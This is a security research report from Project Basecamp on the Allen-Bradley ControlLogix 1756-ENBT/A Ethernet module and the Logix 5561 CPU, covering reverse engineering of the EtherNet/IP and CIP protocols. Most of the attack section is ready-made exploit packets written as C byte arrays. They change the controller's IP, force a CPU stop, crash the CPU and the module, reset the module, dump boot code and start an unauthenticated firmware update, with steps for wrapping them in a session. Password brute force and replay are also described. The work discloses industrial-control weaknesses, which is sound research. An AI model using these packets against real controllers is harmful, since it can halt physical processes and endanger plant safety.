Ruben Santamarta - www.reversemode.com

1. INTRODUCTION


As part of the Project Basecamp, the author was provided with an AB ControlLogix/1756 controller, comprised of the following modules:

- Logix 5561 CPU 16.20.08
- 1756 ENBT/A module 4.03.02

Device Background

Extracted from
http://www.ab.com/en/epub/catalogs/12762/2181376/2416247/360807/360809/tab2.html

"The ControlLogix system provides discrete, drives, motion, process, and safety control together with communication and state-of-the-art I/O"
"A simple ControlLogix system consists of a standalone controller and I/O modules in a single chassis"




2. METHODOLOGY

The only possible approach is a blackbox one. In order to help the reader to better understand how this research was performed, some aspects are detailed below

Tools

- Reverse engineering
  - IDA Pro
  - Immunity Debugger
  - deeze
- Network monitoring
  - Microsoft Network Monitor
  - Wireshark
  - Nmap
  - Snmpwalk
  - MIBrowser
- C/C++ Compiler
  - Visual Studio
  - GCC

Time tracking



Note to the reader: **It is highly recommended to read at least some of the references in the Appendix A. It contains most of the documents consulted during the research. Therefore, some of the concepts, terminology and technical details comprehensively explained in that documentation are assumed and will not be mentioned in this report.**


3. Technical details

1756-ENBT/A brings ethernet connectivity to the controller, thus opening up the door to a whole range of remote attack vectors.

Via nmap

```
snmp-netstat:
|  TCP  0.0.0.0:80        0.0.0.0       ;http (GoAhead)
|  TCP  0.0.0.0:111       0.0.0.0       ;rpcbind
|  TCP  0.0.0.0:44818     0.0.0.0       ;EtherNet/IP    (Explicit Messages)
|  UDP  0.0.0.0:68        *:*           ;dhcp (if enabled)
|  UDP  0.0.0.0:111       *:*
|  UDP  0.0.0.0:161       *:*           ;snmp
|  UDP  0.0.0.0:2222      *:*           ;EtherNet/IP    (Implicit I/O)
|_ UDP  0.0.0.0:44818           *:*
```

By using snmpwalk or MIB-Browser we can easily interact with the MIB-II level tree supported by this device.




The interesting port here is 44818 which corresponds to the EtherNet/IP application protocol.

> *"EtherNet/IP is an application layer protocol treating devices on the network as a series of "objects". EtherNet/IP is built on the [Common Industrial Protocol](#) (CIP), for access to objects from ControlNet and DeviceNet networks."*
> *http://en.wikipedia.org/wiki/EtherNet/IP*

This port is used by the Rockwell Automation software (RSLogix,RSLink...) drivers to communicate via *Explicit Messages* with those ControlLogix controllers which have EtherNet/IP modules enabled.

EtherNet/IP encapsulates CIP Explicit Messages, so basically a valid a EtherNet/IP packet is comprised of the following encapsulation header and a CIP packet.

```c
typedef struct  _encap_h
{
    UINT16 iEncaph_command;      /* Command code */
    UINT16 iEncaph_length;       /* Total transaction length */
    UINT32 lEncaph_session;      /* Session identifier */
    UINT32 lEncaph_status;       /* Status code */
    UINT32 alEncaph_context[2];  /* Context information */
    UINT32 lEncaph_opt;          /* Options flags */
}  ENCAP_H, *PENCAP_H;
```



In order to successfully send EtherNet/IP packets we need a valid Session ID which can be obtained through the ‘Register Session’ Command:

1. Client sends ‘Register Session’ ENIP(EtherNet/IP) packet

```
⊞ Transmission Control Protocol, Src Port: lupa (1212), Dst Port: EtherNet-IP-2 (44818),
⊟ EtherNet/IP (Industrial Protocol), Session: 0x00000000, Register Session
  ⊟ Encapsulation Header
      Command: Register Session (0x0065)
      Length: 4
      Session Handle: 0x00000000
      Status: Success (0x00000000)
      Sender Context: 0000000000000000
      Options: 0x00000000
  ⊟ Command Specific Data
      Protocol Version: 1
      Option Flags: 0x0000
```

2. Server replies with a ‘randomly’ generated session id (totally predictable)

```
⊞ Transmission Control Protocol, Src Port: EtherNet-IP-2 (44818), Dst Port: lupa (1212)
⊟ EtherNet/IP (Industrial Protocol), Session: 0x16020100, Register Session
  ⊟ Encapsulation Header
      Command: Register Session (0x0065)
      Length: 4
      Session Handle: 0x16020100
      Status: Success (0x00000000)
      Sender Context: 0000000000000000
      Options: 0x00000000
  ⊟ Command Specific Data
      Protocol Version: 1
      Option Flags: 0x0000
```

Every ENIP packet we send must contain our session handle. That’s all, we ‘hacked’ the controller. There is no other ‘security’ measure at the protocol level.

The only, but not trivial, barrier we face right now is discovering how Allen-Bradley has implemented the CIP common objects as well as any other vendor-specific additional object. That would allow us to gain the knowledge needed in order to fully control the PLC.

From now on, our work consist in discovering what kind of vendor-specific CIP objects the 1756-ENBT/A implements and how we can use them to compromise the controller.

This task can be accomplished through 3 main different but complementary methods. The following tables represent the pros and cons of each one.

Network Monitoring/ Reverse engineering Rockwell Software	
Pros	**Cons**
Easy to accomplish	**Limited** (you may miss functionality only used by AB's internal tools and/or backdoors)
You can 'copy-paste' packets	
You can mimic main functionalities OOB	
	Dynamic

Explore CIP Protocol (Service codes, classes, attributes, instances,…)	
Pros	**Cons**
Easy to accomplish	**Limited** (you may miss internal developer tools functionality/backdoors)
Discover hidden functionalities/backdoors	**Time consuming**
Discover vulnerabilities due to malformed packets	**Fuzzing/programming efforts**
	Dynamic

Reverse engineering firmware	
Pros	**Cons**
Access to the whole set of functionalities	**It may be more difficult than other options**
Discover hidden functionalities/backdoors	**Time consuming**
	Limited access to firmware files
	Mainly static (dynamic may also be possible)

During this research all these approaches were tested.

3.1 Network Monitoring/ Reverse engineering Rockwell Software

RSLogix, RSLinks and other Rockwell Software can be easily downloaded from Rockwell' support website. By interacting with this software while monitoring the network traffic we can easily analyze and extract the packets needed to monitor and control the PLC i.e. obtain information about the processes running on the CPU or update the firmware.

The vast majority of Rockwell's software uses the proper drivers to speak with the controller according to its kind of connection, that's the right way to do so. Let's see some of the initial network flow captured between Rockwell's drivers and the EtherNET/IP module.

1. The driver is trying to discover who is active on the Ethernet network by sending a 'List identity' broadcast message.

```
⊞ User Datagram Protocol, Src Port: 50028 (50028), Dst Port: EtherNet-IP-2 (44818)
⊟ EtherNet/IP (Industrial Protocol), Session: 0x00000000, List Identity
  ⊟ Encapsulation Header
      Command: List Identity (0x0063)
      Length: 0
      Session Handle: 0x00000000
      Status: Success (0x00000000)
      Sender Context: 0000000000000000
      Options: 0x00000000
```


2. The 1756-ENBT/A module responds to this request

```
4 32.280805   192.168.1.44   255.255.255.255   ENIP    66 List Identity (Req)
5 32.282136   192.168.1.35   192.168.1.44      ENIP   117 List Identity (Rsp), 1756-ENBT/A
```

3. Then it starts to discover the kind of device that is responding to its request, from what components the controller is comprised of and what type of basic functionalities it has. This is done by issuing request to different CIP objects via different Service Codes.
   i.e. in this image we can see how the driver interrogates the Identity object (class 0x1 – Instance 0x1) to identify CPU type among other things.

```
85 38.540506   192.168.1.44   192.168.1.35   CIP CM   114 Unconnected Send: Get Attribute All
86 38.541329   192.168.1.35   192.168.1.44   TCP       60 EtherNet-IP-2 > lupa [ACK] Seq=1748 .
87 38.543664   192.168.1.35   192.168.1.44   CIP      133 Success
88 38.549131   192.168.1.44   192.168.1.35   CIP CM   122 Unconnected Send: Get Attribute List
89 38.555904   192.168.1.35   192.168.1.44   CIP      118 Success

0050  00 00 02 00 02 00 00 00  00 00 b2 00 27 00 81 00   ........ ....'...
0060  00 00 01 00 0e 00 36 00  10 14 60 30 3f 82 51 00   ......6. ..`0?.Q.
0070  14 31 37 35 36 2d 4c 36  31 2f 42 20 4c 4f 47 49   .1756-L6 1/B LOGI
0080  58 35 35 36 31                                     X5561
```

Logix CPU security tool



The only CPU-side security measure we found is this feature. This tool supposedly allows the operator to put the CPU in a secure state. The attacks presented in this report still works even in a 'secured' state so the full scope of this functionality is not clear.

By sniffing the traffic generated we can discover how we can change the password, put the CPU into a secured or unsecured state. As we can see, the password is sent in clear text , moreover there is no limit of attempts so a brute-force attacks is possible as well.

Set password (Class 0x8E – Service 0x51)

```
1 0.000000   192.168.1.44   192.168.1.35   CIP CM   126 Unconnected Send: Unknown Service (0x51)
2 0.012380   192.168.1.35   192.168.1.44   CIP       98 Success

   ⊞ Item Count: 2
     [Response In: 2]
⊟ Common Industrial Protocol
  ⊟ Service: Unknown Service (0x52) (Request)
      0... .... = Request/Response: Request (0x00)
      .101 0010 = Service: Unknown (0x52)
    Request Path Size: 2 (words)
  ⊟ Request Path: Connection Manager, Instance: 0x01
    ⊟ 8-Bit Logical Class Segment (0x20)
        Class: Connection Manager (0x06)
    ⊟ 8-Bit Logical Instance Segment (0x24)
        Instance: 0x01
⊟ CIP Connection Manager
  ⊟ Service: Unconnected Send (Request)
      0... .... = Request/Response: Request (0x00)
      .101 0010 = Service: Unknown (0x52)
  ⊟ Command Specific Data
      Priority/Time_tick: 0x03
      Time-out_ticks: 240
      Actual Time Out: 1920ms
      Message Request Size: 0x0011
    ⊟ Message Request
      ⊟ Common Industrial Protocol
        ⊞ Service: Unknown Service (0x51) (Request)
          Request Path Size: 2 (words)
        ⊞ Request Path: Class: 0x8E, Instance: 0x01
      ⊟ CIP Class Generic
        ⊟ Command Specific Data
            Data: 03004142430400041424344

0040  00 00 11 0b 00 00 88 65  46 02 00 00 00 00 00 00   .......e F.......
0050  00 00 02 00 02 00 00 00  00 00 b2 00 20 00 52 02   ........ .... .R.
0060  20 06 24 01 03 f0 11 00  51 02 20 8e 24 01 03 00    .$..... Q. .$...
0070  41 42 43 04 00 41 42 43  44 00 01 00 01 00         ABC..ABC D.....
```

Old password: ABC -> New Password: ABCD

Unsecure CPU (Class 0x8E – Service 0x53)


```
1 0.000000   192.168.1.44   192.168.1.35   CIP CM   120 Unconnected Send: Unknown Service (0x53
2 0.012087   192.168.1.35   192.168.1.44   CIP       98 Success

   ⊞ Item Count: 2
     [Response In: 2]
⊟ Common Industrial Protocol
  ⊟ Service: Unknown Service (0x52) (Request)
      0... .... = Request/Response: Request (0x00)
      .101 0010 = Service: Unknown (0x52)
    Request Path Size: 2 (words)
  ⊟ Request Path: Connection Manager, Instance: 0x01
    ⊟ 8-Bit Logical Class Segment (0x20)
        Class: Connection Manager (0x06)
    ⊟ 8-Bit Logical Instance Segment (0x24)
        Instance: 0x01
⊟ CIP Connection Manager
  ⊟ Service: Unconnected Send (Request)
      0... .... = Request/Response: Request (0x00)
      .101 0010 = Service: Unknown (0x52)
  ⊟ Command Specific Data
      Priority/Time_tick: 0x03
      Time-out_ticks: 240
      Actual Time Out: 1920ms
      Message Request Size: 0x000C
    ⊟ Message Request
      ⊟ Common Industrial Protocol
        ⊟ Service: Unknown Service (0x53) (Request)
            0... .... = Request/Response: Request (0x00)
            .101 0011 = Service: Unknown (0x53)
          Request Path Size: 2 (words)
        ⊟ Request Path: Class: 0x8E, Instance: 0x01
          ⊟ 8-Bit Logical Class Segment (0x20)

0040  00 00 b8 15 00 00 88 65  46 02 00 00 00 00 00 00   .......e F.......
0050  00 00 02 00 02 00 00 00  00 00 b2 00 1a 00 52 02   ........ ......R.
0060  20 06 24 01 03 f0 0c 00  53 02 20 8e 24 01 04 00    .$..... S. .$...
0070  41 42 43 44 01 00 01 00                            ABCD....
```

Password: ABCD

Replay attacks are totally possible in this scenario, in general better said, since the encapsulated CIP packet does not vary, we only need a valid Session ID which can be obtained without problems.

That is one of the ideas we want to show in this section: interact with the software while monitoring the network to analyze the network traffic. Let's see another one, reverse engineering software to extract functionalities.

This tool is slightly different, it is used to configure the 1756-ENBT/A module(or any other similar) in a more direct way, without using drivers. By forging its own encapsulated CIP packets, this Rockwell tool can enable/disable some of the functionalities the common TCP/IP CIP object implements.



BootpServer.exe ! sub_40934C

```
.text:0040946E loc_40946E:  ; CODE XREF: sub_40934C+C3
.text:00409477          mov    [ebp+var_70], ecx
.text:0040947A          mov    edx, [ebp+var_70]          ; Crafting ENIP header
.text:0040947D          mov    word ptr [edx], 65h        ; RegisterSession Command
.text:00409482          mov    eax, [ebp+var_54]
[…]
.text:004094D5          mov    eax, [ebp+var_4C]
.text:004094D8          mov    word ptr [eax], 1          ;Protocol Version
.text:004094DD          mov    ecx, [ebp+var_4C]
[…]
//Once the valid Session ID has been obtained, it uses 'Send RR Data' to issue CIP requests
.text:0040959F          mov    edx, [ebp+var_70]          ; Crafting ENIP header
.text:004095A2          mov    word ptr [edx], 6Fh        ; Send RR Data  Command
.text:004095A7          mov    eax, [ebp+var_38]
.text:004095AA          and    eax, 0FFFFh
[…]
.text:0040965B          mov    word ptr [edx], 0B2h       ; Unconnected Send
.text:00409660          mov    eax, [ebp+var_88]
.text:00409666          mov    word ptr [eax+2], 8
[…]
.text:004096A6          mov    edx, [ebp+var_20]
.text:004096A9          mov    byte ptr [edx+1], 0F5h     ; Class 0xF5 - TCP/IP CIP object
.text:004096AD          mov    eax, [ebp+var_20]
.text:004096B0          mov    byte ptr [eax+2], 24h      ; Instance Segment
.text:004096B4          mov    ecx, [ebp+var_20]
.text:004096B7          mov    byte ptr [ecx+3], 1
.text:004096BB          mov    edx, [ebp+var_20]
.text:004096BE          mov    byte ptr [edx+4], 30h      ; Attribute segment
.text:004096C2          mov    eax, [ebp+var_20]
.text:004096C5          mov    byte ptr [eax+5], 3        ; Attribute (Configuration Control)
```

If we continue analyzing the routine ***sub_40934C*** we will see how different packets to enable/disable BOOTP/DHCP capabilities are forged. We have also seen how this tool initializes the connection by requesting a Session ID just like the drivers do.

Attack #1 Change the IP

We can 'extend' the capabilities of this software. The attribute 0x5 (Interface Configuration) of the TCP/IP CIP object allows us to set the following fields

- IP Address
- Network Mask
- Gateway Address
- Name Server
- Name Server 2
- Domain Name

Thus, we just need a packet to modify this interface. This may lead to some immediate scenarios such as DoS due to invalid data or MITM attacks.

```
// Service (0x10 Set Attribute Single)
// Class 0xF5 – TCP/Ip Object
// Attribute: 0x5 Interface Control
unsigned char packetSetIP[]=
"\x00\x00\x00\x00\x00\x04\x02\x00\x00\x00\x00\x00\xb2\x00\x24\x00"
"\x10\x03\x20\xf5\x24\x01\x30\x05"
"\x2c\x01\xA8\xC0"  //Ip
"\x00\xFF\xFF\xFF"  //Network
"\x01\x01\xA8\xC0"  //GW
"\x00\x00\x00\x00"  //NS1
"\x00\x00\x00\x00"  //NS2
"\x06\x00p0wned";   //Domain name
```

This 'attack' (-functionality turned evil-) works even if the controller has been 'secured' by the Logix CPU security tool.

3.2 Explore CIP Protocol (Service codes, classes, attributes, instances,...)

This task involves the creation of a simple, or complex, tool intended to explore all the possible combinations of Service codes, classes, attributes, instances… supported by the common CIP objects as well as the vendor-specific CIP objects. It’s basically a brute-force approach.

Some attacks obtained as a result of this approach:

Attack #2 Forcing a CPU Stop

Impact: Stops the CPU, leaving it in a ‘Major recoverable fault’ state. In order to clear the fault the key needs to be turned manually from RUN to PROG twice.

```
// CIP  - Unconnected send - CM via 0x52
// Service: 0x7 (STOP)
// Class:   0x64
unsigned char
packetCPUStop[]=
"\x00\x00\x00\x00\x02\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x1a\x00"
"\x52\x02\x20\x06\x24\x01\x03\xf0\x0c\x00\x07\x02\x20\x64\x24\x01"
"\xDE\xAD\xBE\xEF\xCA\xFE\x01\x00\x01\x00";
```

Attack #3 Crash CPU

Impact: Crashes the CPU due to a malformed request, leaving it in a ‘Major recoverable fault’ state. In order to clear the fault the key needs to be turned manually from RUN to PROG twice.

```
// CIP  - Unconnected send - CM via 0x52
// Service: 0xa Multipel service packet
// Class:   0x2 Message Router
unsigned char
packetCrashCPU[]=
"\x00\x00\x00\x00\x02\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x1a\x00"
"\x52\x02\x20\x06\x24\x01\x03\xf0\x0c\x00\x0a\x02\x20\x02\x24\x01"
"\xf4\xf0\x09\x09\x88\x04\x01\x00\x01\x00";
```

Attack #4 Dump 1756- ENBT’s module boot code

Impact: A ‘curious’ undocumented service that allows remotely dumping of the EtherNET/IP module’s boot code

```
// CIP  - Unconnected send
// Service: 0x97
// Class:   0xc0
unsigned char
packetDump[]=
"\x00\x00\x00\x00\x00\x04\x02\x00\x00\x00\x00\x00\xb2\x00\x08\x00"
"\x97\x02\x20\xc0\x24\x00\x00\x00";
```

Attack #5 Reset 1756-ENBT module

Impact: Resets the EtherNET/IP module.

```
// CIP  - Unconnected send
// Service: 0x5 (RESET)
// Class:   0x01 (Identity Manager)
unsigned char packetResetEth[]=
"\x00\x00\x00\x00\x00\x04\x02\x00\x00\x00\x00\x00\xb2\x00\x08\x00"
"\x05\x03\x20\x01\x24\x01\x30\x03";
```

Attack #6 Crash 1756-ENBT module

Impact: Crashes the module due to a vulnerability in the CIP stack (ci_ParseSegment function) so other packets can also trigger this flaw.

```
// CIP  - Unconnected send
// Service: 0xe ( Get Attribute Single)
// Class:   0xF5 (TCP/IP)
// #Others can be possible#
unsigned char
packetCrashEth[]=
"\x00\x00\x00\x00\x20\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x0c\x00"
"\x0e\x03\x20\xf5\x24\x01\x10\x43\x24\x01\x10\x43";
```

Crash Display

Fatal Log Event: Status=0x303 iParameter=0x3e pParameter=0x9d2770

Source: ../../MasterLib/ci_util.c @ 1040

Task Information

NAME	TID	SIZE	CUR	HIGH	MARGIN
EI	9a01a8	5112	208	1840	3272

```
r0 = 0x00000000 r1 = 0x009a00d8 r2 = 0x00000000 r3 = 0x00000000
r4 = 0x00000000 r5 = 0x00000000 r6 = 0x00000000 r7 = 0x00000000
r8 = 0x00000000 r9 = 0x00000000 r10 = 0x00000000 r11 = 0x00000000
r12 = 0x00000000 r13 = 0x00000000 r14 = 0x00000000 r15 = 0x00000000
r16 = 0x00000000 r17 = 0x00000000 r18 = 0x00000000 r19 = 0x00000000
r20 = 0x00000000 r21 = 0x00000000 r22 = 0x00000000 r23 = 0x00000000
r24 = 0x00000000 r25 = 0x00000000 r26 = 0x00000000 r27 = 0x00000000
r28 = 0x00000000 r29 = 0xffffffff r30 = 0x00009032 r31 = 0x009b65e0
msr = 0x00009032 lr = 0x00000000 ctr = 0x00000000 pc = 0x0028d3b0
cr = 0x20000000 xer = 0x00000000 dar = 0x00000000 dsisr = 0x00000000
```

```
Call Stack
caller: func()
0x297a94 (vxTaskEntry): 0x129ae0 (EI_ObjectTask)()
0x129b98 (EI_ObjectTask): 0x12a974 (ei_ProcessInstanceRequest)()
0x12a9e0 (ei_ProcessInstanceRequest): 0x12a50c (ei_ProcessGetAttrSingleInstance)()
0x12a54c (ei_ProcessGetAttrSingleInstance): 0x120f24 (ci_ParseSegment)()
0x12123c (ci_ParseSegment): 0x13c7c4 (gs_LogEvent)()
0x13c970 (gs_LogEvent): 0x108470 (GS_LogAppEventData)()
0x108480 (GS_LogAppEventData): 0x144024 (LogCrashEventData)()
0x144110 (LogCrashEventData): 0x2903c0 (taskSpawn)()
0x290438 (taskSpawn): 0x290b44 (taskActivate)()
0x290b54 (taskActivate): 0x2916b8 (taskResume)()
```

Attack #7 Flash Update

Impact: Initialize the device to update the firmware.

```
// CIP  - Unconnected send
// Service: 0x4b ( NV_UPDATE -vendor specific name extracted from
firmware )
// Class:   0xA1 (Non-Volatile Object – vendor specific name extracted
from firmware)
// After issuing this service we would load our own firmware via the
service code 0x4d (nv_transfer)

unsigned char
packetFlashUp[]=
"\x00\x00\x00\x00\x05\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x16\x00"
"\x4b\x02\x20\xa1\x24\x01\x05\x99\x07\x00\x4f\x02\x20\x37\x24\xc8"
"\x00\x00\x01\x00\x01\x00";
```

48 72.338611	192.168.1.38	192.168.1.33	CIP	108 Unknown Service (0x4b)
49 72.393044	192.168.1.33	192.168.1.38	CIP	110 Success
50 72.407977	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
51 72.410210	192.168.1.33	192.168.1.38	CIP	104 Success
52 72.413795	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
53 72.416071	192.168.1.33	192.168.1.38	CIP	104 Success
54 72.418060	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
55 72.420289	192.168.1.33	192.168.1.38	CIP	104 Success
56 72.422328	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
57 72.424555	192.168.1.33	192.168.1.38	CIP	104 Success
58 72.426660	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
59 72.428921	192.168.1.33	192.168.1.38	CIP	104 Success
60 72.432678	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
61 72.435043	192.168.1.33	192.168.1.38	CIP	104 Success
62 72.437043	192.168.1.38	192.168.1.33	CIP	454 Unknown Service (0x4d)
63 72.439267	192.168.1.33	192.168.1.38	CIP	104 Success

Updating firmware via nv_update and nv_transmit (see section 3.3 for more information)

All these attacks were developed by exploring the CIP protocol capabilities in a semi-automated manner, using valid CIP packets as templates. Later on, additional information such as vendor-specific object and service names were extracted by reversing firmware.

Note that the packets presented are only the CIP packet, you need to encapsulate it as we have seen before. To sum up:

1. Obtain a valid a session ID via ‘Register Session’ EtherNet/IP Command
2. Forge a EtherNet/IP Header with this session ID and the ‘Send RR Data’ Command. (0x6F)
3. Prepend this header to the malicious packet before sending it.

See Appendix B - *exploit.c* for more information.

Attacks successfully tested against :
1756 ENBT/A – Rev: 4.0X
Logix 5561 – Rev: 16.20.08

3.3 Reverse engineering the firmware

Previous work(See first reference in Appendix A) has been done on this matter, so we will only explain how the firmware can be reconstructed and used to discover vendor specific objects.

Reconstructing the firmware

Once extracted from the .wbn file, i.e. using matasano's deeze, we load it on IDA and perform the following steps:

1. Select PowerPC processor
2. Rebase to 0x100000
3. Run this publicly available script
   http://www.reversemode.com/images/stories/schneider/files/fix_functions_ppc.idc
   to discover additional functions if IDA pro fails doing so.
